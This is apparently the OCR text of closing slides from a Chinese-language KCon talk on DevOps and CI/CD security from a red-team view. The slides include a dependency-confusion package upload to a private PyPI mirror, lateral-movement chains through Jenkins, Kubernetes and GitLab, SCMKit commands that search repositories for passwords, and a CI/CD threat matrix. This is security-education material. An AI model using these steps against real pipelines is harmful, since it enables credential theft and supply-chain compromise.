twine upload -u username -p password –repository-url http://mirrors.xxx.com/pypi ${$PACKAGE_PATH}

攻击案例三 | 供应链打法

- 外网或内网Python包混淆
  - (开发人员、Jenkins Node机、其它主机)
    - 拿到Jenkins服务器权限，凭证无法解密。
    - 找到https证书 -> 网络嗅探 -> Jenkins后台获取 -> Jenkins Node -> Ansible -> Jumpserver -> 靶标



攻击案例三 | 供应链打法

→ K8s-Master -> 数据库Pod -> 拿到Gitlab Admin Token -> 下载代码 -> 代码审计 -> 靶标

SCMKit使用场景：

- 只有命令行操作
- 开启扫码登录，无法使用帐号密码登录


```
# 列出当前用户可以看到的仓库、可换成apikKey
SCMKit.exe -s gitlab -m listrepo -c username:password -u http://gitlab.abc.com

# 搜索所有项目中的关键词，-m searchfile查找文件
SCMKit.exe -s gitlab -m searchcode -c username:password -u http://gitlab.abc.com -o "password"

# 列出当前用户可用的runner
SCMKit.exe -s gitlab -m listrunner -c username:password -u http://gitlab.abc.com

#下载代码
git clone http://username:password@gitlab.abc.com/xxx/test.git
```

CI/CD威胁矩阵

CI/CD 威胁矩阵									
初始访问	执行	执行（生产）	持久化	提权	防御规避	凭证访问	横向移动	外传数据	影响
CI/CD上的供应链攻击	修改CI/CD配置	修改生产环境配置	攻击CI/CD服务器	在CI阶段获取CD凭证	使用管理员权限批准代码	CI/CD环境变量	利用CI/CD管道提供的服务	在生产环境中泄露数据	拒绝服务
Git仓库有效帐号（令牌、SSH密钥、密码等）	将代码注入IaC配置	将修改后的应用程序或服务器镜像部署到生产环境	植入CI/CD运行镜像	特权升级和危害其它CI/CD管道	Bypass 审核	访问云元数据	(Monorepo) 获取不同文件夹上下文的凭证	从Git仓库中提取数据	
CI/CD 服务有效帐号（令牌、密码等）	将恶意代码注入源代码		修改CI/CD配置		通过不同的存储库从CI/CD访问Secret Manager	读取Ci/CD管道中凭证文件	特权升级和危害其它CI/CD管道		
托管Git存储库的服务器的有效管理员帐户	CI/CD上的供应链攻击		将代码注入IaC配置		修改CI/CD的缓存	从 CI/CD 管理控制台获取凭证	网络嗅探		
依赖包投毒	注入恶意依赖		将代码注入源代码		植入CI/CD运行镜像				
不安全的系统配置	SSH到CI/CD管道		CI/CD上的供应链攻击						
			注入恶意依赖						

https://github.com/rung/threat-matrix-cicd

DevOps组件安全问题



KCon

归源·智变

Returning to the source · Intelligent transformation

感谢您的观看！

THANK YOU FOR YOUR WATCHING